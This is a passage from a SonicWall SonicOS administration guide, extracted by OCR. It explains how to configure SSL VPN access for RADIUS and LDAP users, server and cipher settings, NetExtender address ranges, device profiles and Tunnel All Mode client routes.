
8 Click **OK**.

Configuring SSL VPN Access for RADIUS Users

To configure RADIUS users for SSL VPN access, you must add the users to the SSLVPN Services user group.


To configure SSL VPN access for RADIUS users:

1 Navigate to the **Users > Settings** page.




2 In the **Authentication Method for login** drop-down menu, select **RADIUS** or **RADIUS + Local Users**. The options change slightly.

3 Click the **Configure RADIUS** button. The **RADIUS Configuration** dialog displays.



4 Click the **RADIUS Users** tab.



5 In the **Default user group to which all RADIUS users belong** drop-down menu, select **SSLVPN Services**.

NOTE: The **VPN Access** tab in the **Edit User** dialog is also another granular control on access for both Virtual Office Bookmarks and for NetExtender access.


6 Click **OK**.

Configuring SSL VPN Access for LDAP Users

To configure LDAP users for SSL VPN access, you must add the LDAP user groups to the SSLVPN Services user group.


To configure SSL VPN access for LDAP users:

1 Navigate to the **Users > Settings** page.




2 From the **User authentication method** drop-down menu, select either **LDAP** or **LDAP + Local Users**. The options change slightly.

3 Click the **Configure LDAP** button to launch the **LDAP Configuration** dialog.



4 Click on the **Users & Groups** tab.



5 From the **Default LDAP User Group** drop-down menu, select **SSLVPN Services**.


NOTE: The **VPN Access** tab in the **Edit User** dialog is also another granular control on access for both Virtual Office Bookmarks and for NetExtender access.

6 Click **OK**.

Displaying SSL VPN Session Data

SSL VPN > Status

The **SSL VPN > Status** page displays a summary of active NetExtender sessions, including the name, the PPP IP address, the physical IP address, login time, length of time logged in and logout time.



SSL VPN status items provides a description of the status items.

SSL VPN status items


Status Item	Description
User Name	The user name.
Client Virtual IP	The IP address assigned to the user from the client IP address
Client WAN IP	The physical IP address of the user.
Login Time	The amount of time since the user first established connection with the SSL VPN appliance, expressed as number of days and time (HH:MM:SS).
Inactivity Time	Duration of time the user has been inactive.
Logged In	The time when the user initially logged in.
Logout	Provides the ability to logout a NetExtender session.

126

Configuring SSL VPN Server Behavior


SSL VPN > Server Settings

The **SSL VPN > Server Settings** page configures details of the firewall's behavior as an SSL VPN server.



Topics:

SSL VPN Status on Zones




This section displays the SSL VPN Access status on each zone:

- Green indicates active SSL VPN status.
- Red indicates inactive SSL VPN status.

To enable or disable SSL VPN access, click the zone name.

SSL VPN Server Settings



Topics:

About Suite B Cryptography

SonicOS supports Suite B cryptography, which is a set of cryptographic algorithms promulgated by the National Security Agency as part of its Cryptographic Modernization Program. It serves as an interoperable cryptographic

base for both classified and unclassified information. Suite B cryptography is approved by National Institute of Standards and Technology (NIST) for use by the U.S. Government.

NOTE: There is also a Suite A that is defined by the NSA, but is used primarily in applications where Suite B is not appropriate.

Most of the Suite B components are adopted from the FIPS standard:

- Advanced Encryption Standard (AES) with key sizes of 128 and 256 bits (provides adequate protection for classified information up to the SECRET level).
- Elliptic Curve Digital Signature Algorithm (ECDSA) - digital signatures (provides adequate protection for classified information up to the SECRET level).
- Elliptic Curve Diffie-Hellman (ECDH) - key agreement (provides adequate protection for classified information up to the SECRET level).
- Secure Hash Algorithm 2 (SHA-256 and SHA-384) - message digest (provides adequate protection for classified information up to the TOP SECRET level).

Configuring the SSL VPN Server

The following settings configure the SSL VPN server:

- **SSL VPN Port** - Enter the SSL VPN port number in the field. The default is **4433**.
- **Certificate Selection** – From this drop-down menu, select the certificate that will be used to authenticate SSL VPN users. The default method is **Use Selfsigned Certificate**.

  To manage certificates, go to the **System > Certificates** page.

  NOTE: On NSA 2600 and above appliances, you can configure Suite B mode and specify cipher preferences in the following two settings.

- **Enable SuiteB Mode in SSL VPN** – Select this checkbox to enable SSL VPN Suite B mode. This option is not selected by default.
- **Enable Server Cipher Preference** – Select this checkbox to configure a preferred cipher method. This option is not selected by default.
  - Select a cipher from the **Cipher Methods** drop-down menu:
    - **RC4_MD5** (default)
    - **3DES_SHA1**
    - **AES256_SHA1**
- **User Domain** – Enter the user's domain, which must match the domain field in the NetExtender client. The default is **LocalDomain**.
- **Enable Web Management over SSL VPN** – To enable web management over SSL VPN, select **Enabled** from this drop-down menu. The default is **Disabled**.
- **Enable SSH Management over SSL VPN** – To enable SSH management over SSL VPN, select **Enabled** from this drop-down menu. The default is **Disabled**.
- **Inactivity Timeout (minutes)** – Enter the number of minutes of inactivity before logging out the user. The default is **10** minutes.

RADIUS User Settings

This section is available only when either RADIUS or LDAP is configured to authenticate SSL VPN users.

- **Use RADIUS in** – Select this checkbox to have RADIUS use MSCHAP (or MSCHAPv2) mode. Enabling MSCHAP-mode RADIUS allows users to change expired passwords at login time. Choose between these two modes:

  NOTE: In LDAP, password updates can only be done when using either Active Directory with TLS and binding to it using an administrative account or Novell eDirectory.


  If this option is set when is selected as the authentication method of log in on the **Users > Settings** page, but LDAP is not configured in a way that allows password updates, then password updates for SSL VPN users are performed using MSCHAP-mode RADIUS after using LDAP to authenticate the user.

  - **MSCHAP**
  - **MSCHAPV2 mode (allows users to change expired passwords)**

SSL VPN Client Download URL

This section allows you to download client SSL VPN files to your HTTP server.

- **Click here to download the SSL VPN zip file which includes all SSL VPN client files** – To download from the appliance, click the **Click here** link to display an **Opening application.zip** dialog:



  Open and unzip the file, and then put the folder on your HTTP server.


- **Use customer's HTTP server as downloading URL: (http://)** – Select this checkbox to enter your SSL VPN client download URL in the supplied field.

Configuring SSL VPN Client Settings

SSL VPN > Client Settings

The **SSL VPN > Client Settings** page allows you to edit the Default Device Profile to enable SSL VPN access on zones, configure client routes, and configure the client DNS and NetExtender settings. The **SSL VPN > Client Settings** page displays the configured IPv4 and IPv6 network addresses and zones that have SSL VPN access enabled.

You can also edit the SonicPoint Layer 3 Management Default Device Profile on this page.



In SonicOS 6.2.2.x and later releases, NetExtender IP address ranges are configured by first creating an address object for the NetExtender IP address range, and then using this address object when configuring one of the Device Profiles. See Creating an Address Object for the NetExtender Range on page 1392.

Biometric Authentication

IMPORTANT: To use this feature, ensure that Mobile Connect 4.0 or higher is installed on the mobile device, and configure it to connect with the firewall.

SonicOS 6.2.7 introduces support for biometric authentication in conjunction with SonicWall Mobile Connect. Mobile Connect is an app that allows users to securely access private networks from a mobile device. Mobile Connect 4.0 supports using finger touch for authentication as a substitute for username and password.

SonicOS 6.2.7 provides configuration settings on the **SSL VPN > Client Settings** page to allow this method of authentication when using Mobile Connect to connect to the firewall.

After configuring biometric authentication on the **SSL VPN > Client Settings** page, on the client smart phone or other mobile device, enable Touch ID (iOS) or Fingerprint Authentication (Android).

Configuring Client Settings

The following tasks are configured on the **SSL VPN > Client Settings** page:

- Configuring the Default Device Profile on page 1393
  - Configuring the Settings tab on page 1393
  - Configuring the Client Routes Tab on page 1394
  - Configuring the Client Settings tab on page 1397

NOTE: For how to configure SSL VPN settings for SonicPoint management over SSL VPN, see Configuring SonicPoint Management over SSL VPN on page 738.

Creating an Address Object for the NetExtender Range


You can create address objects for both an IPv4 address range and an IPv6 address range to be used in the **SSL VPN > Client Settings** configuration.

The address range configured in the address object defines the IP address pool from which addresses will be assigned to remote users during NetExtender sessions. The range needs to be large enough to accommodate the maximum number of concurrent NetExtender users you wish to support plus one (for example, the range for 15 users requires 16 addresses, such as `192.168.168.100` to `192.168.168.115`).


NOTE: In cases where there are other hosts on the same segment as the SSL VPN appliance, the address range must not overlap or collide with any assigned addresses.

To create an address object for the NetExtender IP address range:

1. Navigate to the **Network > Address Objects** page.
2. Click the **Add** button. The **Add Address Object** dialog displays.



3. For **Name**, type in a descriptive name for the address object.
4. For **Zone Assignment**, select **SSLVPN** from the drop-down list.
5. For **Type**, select **Range**. The dialog changes.




6 In the **Starting IP Address** field, type in the lowest IP address in the range you want to use.

NOTE: The IP address range must be on the same subnet as the interface used for SSL VPN services.

7 In the **Ending IP Address** field, type in the highest IP address in the range you want to use.

8 Click **Add**. When the address object has been added, a message displays:



9 Optionally, repeat Step 3 through Step 8 to create an address object for an IPv6 address range.

10 Click **Close**.

Configuring the Default Device Profile

Edit the Default Device Profile to select the zones and NetExtender address objects, configure client routes, and configure the client DNS and NetExtender settings.

SSL VPN access must be enabled on a zone before users can access the Virtual Office web portal. SSL VPN Access can be configured on the **Network > Zones** page by clicking the **Configure** icon for the zone.


NOTE: For SonicOS to terminate SSL VPN sessions, **HTTPS** for **Management or User Login** must be enabled on the **Network > Interfaces** page, in the **Edit Interface** dialog for the WAN interface.

Topics:


Configuring the Settings tab

To configure the Settings tab of the Default Device Profile:

1 Navigate to **Default Device Profile** section of the **SSL VPN > Client Settings** page.



2 Click the **Configure** button for the **Default Device Profile**. The **Edit Device Profile** dialog displays.



NOTE: The **Name** and **Description** of the **Default Device Profile** cannot be changed.

3 For the zone binding for this profile, on the **Settings** tab, select **SSLVPN** or a custom zone from the **Zone IP V4** drop-down menu.

4 From the **Network Address IP V4** drop-down menu, select the IPv4 NetExtender address object that you created. See Creating an Address Object for the NetExtender Range on page 1392 for instructions. This setting selects the IP Pool and zone binding for this profile. The NetExtender client gets the IP address from this address object if it matches this profile.

5 Select **SSLVPN** or a custom zone from the **Zone IP V6** drop-down menu. This is the zone binding for this profile.

6 From the **Network Address IP V6** drop-down menu, select the IPv6 NetExtender address object that you created.

7 Click the **Client Routes** tab to proceed with the client settings configuration. See Configuring the Client Routes Tab on page 1394.

8 To save settings and close the dialog, click **OK**.

Configuring the Client Routes Tab

The **Client Routes** tab allows you to control the network access allowed for SSL VPN users. The NetExtender client routes are passed to all NetExtender clients and are used to govern which private networks and resources remote users can access via the SSL VPN connection.

The following tasks are configured on the **Client Routes** tab:

- Configuring Tunnel All Mode on page 1394
- Adding Client Routes on page 1396

Configuring Tunnel All Mode

Select **Enabled** from the **Tunnel All Mode** drop-down menu to force all traffic for NetExtender users over the SSL VPN NetExtender tunnel—including traffic destined for the remote user's local network. This is accomplished by adding the following routes to the remote client's route table:

Routes to be added to client's route table

IP Address	Subnet mask
0.0.0.0	0.0.0.0
0.0.0.0	128.0.0.0
128.0.0.0	128.0.0.0

